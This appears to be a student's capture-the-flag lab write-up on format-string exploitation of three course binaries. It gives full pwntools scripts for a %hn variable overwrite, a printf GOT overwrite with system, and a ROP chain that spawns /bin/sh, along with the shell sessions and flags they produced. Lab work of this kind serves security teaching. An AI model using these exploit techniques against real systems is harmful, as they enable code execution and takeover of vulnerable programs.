

1



```
❯ echo "AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p" | ./fsb1
address of x is: 0x7ffcc9ebec38
AAAAAAAA0x7ffcc9ebec40.0x80.0x7f67c216f7e2.0x20.0x7ffcc9ebc99c.(nil).0xbeaf.0x4141414141414141
```

偏移量为 8




```
[*] Stopped process './fsb1' (pid 545)
❯ python fsb1.py
[+] Opening connection to 8.154.20.109 on port 10300: Done
/home/tauh/ssec24fall-stu/lab-02/fsb/fsb1.py:7: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See http
s://docs.pwntools.com/#bytes
  target.sendline("3220103544")
Address of x: 0x7ffdcde8e2a8
[*] Switching to interactive mode
\xb0\xa8\xe2\xe8\xcd\xfd\x7f[BINGO]
$ ls
app
bin
dev
entry
flag.exe
lib
lib32
lib64
libexec
libx32
$ ./flag.exe 3220103544
CONGRATS
[ timestamp ] Sun Nov  3 04:09:43 2024
You flag: ssec2024{f0rmat_0v3rr1d3_succ3ss|dafc0b3b}
$ 
```

ssec2024{f0rmat_0v3rr1d3_succ3ss|dafc0b3b}

```python
from pwn import *

# target = process('./fsb1')
target = remote('8.154.20.109', 10300)
target.recv()
target.sendline("3220103544")

target.recvuntil(b"address of x is: ")
x_addr = eval(target.recv(14).decode())
print(f"Address of x: {hex(x_addr)}")

```


```python

payload = ""
payload += "%1c%9$hn"
payload = payload.encode().ljust(8, b"\x00")
payload += p64(x_addr)


target.recv()
target.sendline(payload)

target.interactive()
```

2



```
❯ echo "AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p" | ./fsb2
AAAAAAAA0x7ffd9e00eb60.0x100.0x7f59691277e2.0x7f596922ef10.0x7f5969255040.0x4141414141414141.0x70252e70252e7025.0x252e70
252e70252e
```

偏移量为6




```
00000340  88 e2 96 88  e2 95 94 e2  95 9d e2 96  88 e2 96 88  |....|....|....|....|
00000350  e2 95 91 20  20 e2 96 88  e2 96 88 e2  95 91 e2 96  |... | ...|....|....|
00000360  88 e2 96 88  e2 95 91 20  20 e2 96 88  e2 96 88 e2  |....|... | ...|....|
00000370  95 91 20 20  20 e2 96 88  e2 96 88 e2  95 91 20 20  |..  | ...|....|..  |
00000380  20 e2 96 88  e2 96 88 e2  96 88 e2 96  88 e2 96 88  | ...|....|....|....|
00000390  e2 96 88 e2  96 88 e2 95  91 0a e2 95  9a e2 95 90  |....|....|....|....|
000003a0  e2 95 90 e2  95 90 e2 95  90 e2 95 90  e2 95 9d 20  |....|....|....|... |
000003b0  e2 95 9a e2  95 90 e2 95  90 e2 95 90  e2 95 90 e2  |....|....|....|....|
000003c0  95 90 e2 95  9d 20 e2 95  9a e2 95 90  e2 95 9d 20  |....|. ..|....|... |
000003d0  20 e2 95 9a  e2 95 90 e2  95 90 e2 95  90 e2 95 9d  | ...|....|....|....|
000003e0  20 e2 95 9a  e2 95 90 e2  95 90 e2 95  90 e2 95 90  | ...|....|....|....|
000003f0  e2 95 90 e2  95 9d 20 e2  95 9a e2 95  90 e2 95 9d  |....|.. .|....|....|
00000400  20 20 e2 95  9a e2 95 90  e2 95 9d e2  95 9a e2 95  |  ..|....|....|....|
00000410  90 e2 95 9d  20 20 e2 95  9a e2 95 90  e2 95 9d 20  |....|  ..|....|... |
00000420  20 20 e2 95  9a e2 95 90  e2 95 9d 20  20 20 e2 95  |  ..|....|... |  ..|
00000430  9a e2 95 90  e2 95 90 e2  95 90 e2 95  90 e2 95 90  |....|....|....|....|
00000440  e2 95 90 e2  95 9d 20 0a  5b 20 74 69  6d 65 73 74  |....|.. .|[ ti|mest|
00000450  61 6d 70 20  5d 20 4d 6f  6e 20 4e 6f  76 20 20 34  |amp |] Mo|n No|v  4|
00000460  20 31 31 3a  35 30 3a 31  34 20 32 30  32 34 0a 59  | 11:|50:1|4 20|24.Y|
00000470  6f 75 20 66  6c 61 67 3a  20 73 73 65  63 32 30 32  |ou f|lag:| sse|c202|
00000480  34 7b 67 30  74 5f 30 76  33 72 72 69  64 33 5f 32  |4{g0|t_0v|3rri|d3_2|
00000490  5f 73 68 33  6c 6c 7c 61  61 32 34 63  61 37 35 7d  |_sh3|ll|a|a24c|a75}|
000004a0  0a                                                 |.|
000004a1
CONGRATS
[ timestamp ] Mon Nov  4 11:50:14 2024
You flag: ssec2024{g0t_0v3rrid3_2_sh3ll|aa24ca75}
$ 
```

You flag: ssec2024{g0t_0v3rrid3_2_sh3ll|aa24ca75}

```python
from pwn import *

context.arch = "amd64"
context.log_level = "debug"

p = remote("8.154.20.109", 10301)
# p = process("./fsb2")

elf = ELF("./fsb2")
libc = ELF("./libc.so")

p.sendlineafter(b"Please input your StudentID:\n", str(3220103544))
p.recv()
# fmt = FmtStr(execute_fmt=lambda payload: {
#     p.sendline(payload),
#     p.recvuntil('\n')
# })
offset = 6

payload1 = flat([
    b'%7$s'.ljust(8, b'\x00'),
    elf.got['printf']
])
p.sendline(payload1)

printf_addr = u64(p.recv(6).ljust(8, b'\x00'))

libc_base = printf_addr - libc.sym['printf']
system_addr = libc_base + libc.sym['system']

payload2 = fmtstr_payload(offset, {elf.got['printf']: system_addr})
p.sendline(payload2)

p.recv()

p.sendline(b'/bin/sh')
p.interactive()

```


bonus





```
 ► 0   0x7ffff7de16f0 printf
   1         0x4012c2 do_format+76
   2         0x4012ed outter+29
   3         0x401312 main+32
   4   0x7ffff7daad90 __libc_start_call_main+128
   5   0x7ffff7daae40 __libc_start_main+128
   6         0x401115 _start+37

pwndbg> stack 50
00:0000│ rsp 0x7fffffffdb38 —▸ 0x4012c2 (do_format+76) ◂— add dword ptr [rbp - 4], 1
01:0008│-010 0x7fffffffdb40 ◂— 0x0
02:0010│-008 0x7fffffffdb48 ◂— 0xffffdb70
03:0018│ rbp 0x7fffffffdb50 —▸ 0x7fffffffdb70 —▸ 0x7fffffffdb90 ◂— 0x1
04:0020│+008 0x7fffffffdb58 —▸ 0x4012ed (outter+29) ◂— mov eax, dword ptr [rbp - 4]
05:0028│+010 0x7fffffffdb60 ◂— 0x3
06:0030│+018 0x7fffffffdb68 —▸ 0x40124f (init+108) ◂— nop
07:0038│+020 0x7fffffffdb70 —▸ 0x7fffffffdb90 ◂— 0x1
08:0040│+028 0x7fffffffdb78 —▸ 0x401312 (main+32) ◂— mov dword ptr [rbp - 4], eax
09:0048│+030 0x7fffffffdb80 ◂— 0x1000
0a:0050│+038 0x7fffffffdb88 —▸ 0x4010f0 (_start) ◂— endbr64
0b:0058│+040 0x7fffffffdb90 ◂— 0x1
0c:0060│+048 0x7fffffffdb98 —▸ 0x7ffff7daad90 (__libc_start_call_main+128) ◂— mov edi, eax
0d:0068│+050 0x7fffffffdba0 ◂— 0x0
0e:0070│+058 0x7fffffffdba8 —▸ 0x4012f2 (main) ◂— endbr64
0f:0078│+060 0x7fffffffdbb0 ◂— 0x1ffffdc90
10:0080│+068 0x7fffffffdbb8 —▸ 0x7fffffffdca8 —▸ 0x7fffffffdfac ◂— '/home/tauh/ssec24fall-stu/lab-02/fsb/bonus'
11:0088│+070 0x7fffffffdbc0 ◂— 0x0
12:0090│+078 0x7fffffffdbc8 ◂— 0x3ca31f36aac5db50
13:0098│+080 0x7fffffffdbd0 —▸ 0x7fffffffdca8 —▸ 0x7fffffffdfac ◂— '/home/tauh/ssec24fall-stu/lab-02/fsb/bonus'
14:00a0│+088 0x7fffffffdbd8 —▸ 0x4012f2 (main) ◂— endbr64
```

我们断在 printf函数后随便输点东西。

分析栈上关键数据，调用函数栈帧基指针链为 `0x7fffffffdb50 —▸ 0x7fffffffdb70 —▸ 0x7fffffffdb90`


```
0000000000401252 <vuln>:
  401252:       f3 0f 1e fa             endbr64
  401256:       55                      push   %rbp
  401257:       48 89 e5                mov    %rsp,%rbp
  40125a:       48 83 ec 10             sub    $0x10,%rsp
  40125e:       48 89 7d f8             mov    %rdi,-0x8(%rbp)
  401262:       48 8b 45 f8             mov    -0x8(%rbp),%rax
  401266:       48 89 c7                mov    %rax,%rdi
  401269:       b8 00 00 00 00          mov    $0x0,%eax
  40126e:       e8 1d fe ff ff          call   401090 <system@plt>
  401273:       90                      nop
  401274:       c9                      leave
  401275:       c3                      ret
```


```
❯ readelf -s ./bonus | grep buffer
    32: 00000000004050a0   256 OBJECT  GLOBAL DEFAULT   26 buffer
```


```
❯ ROPgadget --binary bonus | grep "pop rdi"
0x00000000004011d9 : cli ; push rbp ; mov rbp, rsp ; pop rdi ; ret
0x00000000004011d6 : endbr64 ; push rbp ; mov rbp, rsp ; pop rdi ; ret
0x00000000004011dc : mov ebp, esp ; pop rdi ; ret
0x00000000004011db : mov rbp, rsp ; pop rdi ; ret
0x00000000004011de : pop rdi ; ret
0x00000000004011da : push rbp ; mov rbp, rsp ; pop rdi ; ret
```


ROP链的执行流程：

1. 第一个gadget(`pop rdi; ret`)：

```
rdi     # 将buffer_addr + 0x90(指向"/bin/sh")弹到rdi
ret         # 跳转到vuln_skip_push_rsp
```

1. 跳转到vuln函数：

- vuln函数会调用system(rdi)
- 此时rdi指向"/bin/sh"
- 最终执行system("/bin/sh")



```
00000440  e2 95 90 e2  95 9d 20 0a  5b 20 74 69  6d 65 73 74  │····│··.·│[ ti│mest│
00000450  61 6d 70 20  5d 20 54 75  65 20 4e 6f  76 20 31 39  │amp │] Tu│e No│v 19│
00000460  20 30 39 3a  31 30 3a 31  35 20 32 30  32 34 0a 59  │ 09:│10:1│5 20│24·Y│
00000470  6f 75 20 66  6c 61 67 3a  20 73 73 65  63 32 30 32  │ou f│lag:│ sse│c202│
00000480  34 7b 46 6f  72 6d 61 74  5f 53 74 72  69 6e 67 5f  │4{Fo│rmat│_Str│ing_│
00000490  45 78 70 6c  6f 69 74 73  5f 41 72 65  5f 50 6f 77  │Expl│oits│_Are│_Pow│
000004a0  65 72 66 75  6c 7c 31 38  64 33 39 33  35 37 7d 0a  │erfu│l|18│d393│57}·│
000004b0
CONGRATS
[ timestamp ] Tue Nov 19 09:10:15 2024
You flag: ssec2024{Format_String_Exploits_Are_Powerful|18d39357}
```

ssec2024{Format_String_Exploits_Are_Powerful|18d39357}

```python
from pwn import *

context.arch = "amd64"
context.log_level = "DEBUG"

bin_name = "./bonus"
# p = process("./bonus")
p = remote("8.154.20.109", 10302)
libc = ELF("./libc.so")
elf = ELF("./bonus")
p.recvuntil(b"Please input your StudentID:\n")
p.sendline(str(3220103544).encode())
p.recv()

STACK_OFFSET_A = 8  # 泄露栈地址的偏移
STACK_OFFSET_B = STACK_OFFSET_A + (0x30 - 0x10) // 8
BUFFER_ADDR = 0x004050A0
POP_RDI_RET = 0x004011d9
VULN_SKIP_PUSH = 0x0040126E

# 泄露栈地址
leak_fmt = f"%{STACK_OFFSET_A}$p".encode()
payload = leak_fmt.ljust(8, b"\x00")

p.sendline(payload)

leak = eval(p.recv(14).decode())
stack_ret = leak - 0x20
stack_a = stack_ret - 0x8
print(f"leak: {hex(leak)}")
```

```python

# 构建ROP链
rop = b"A" * 8
rop += p64(POP_RDI_RET)
rop += p64(BUFFER_ADDR + 0x90)  # /bin/sh字符串的地址
rop += p64(VULN_SKIP_PUSH)

# 构建格式化字符串payload
fmt = "%c" * 6
fmt += f"%{stack_ret % 0x10000 - 6}c%hn"
fmt += f"%{BUFFER_ADDR + 0x40 - stack_ret % 0x10000}c%{STACK_OFFSET_B}$lln"

payload = fmt.encode().ljust(0x40, b"\x00")
payload += rop
payload = payload.ljust(0x90, b"\x00")
payload += b"/bin/sh\x00"
p.sendline(payload)
p.recv()

p.interactive()
```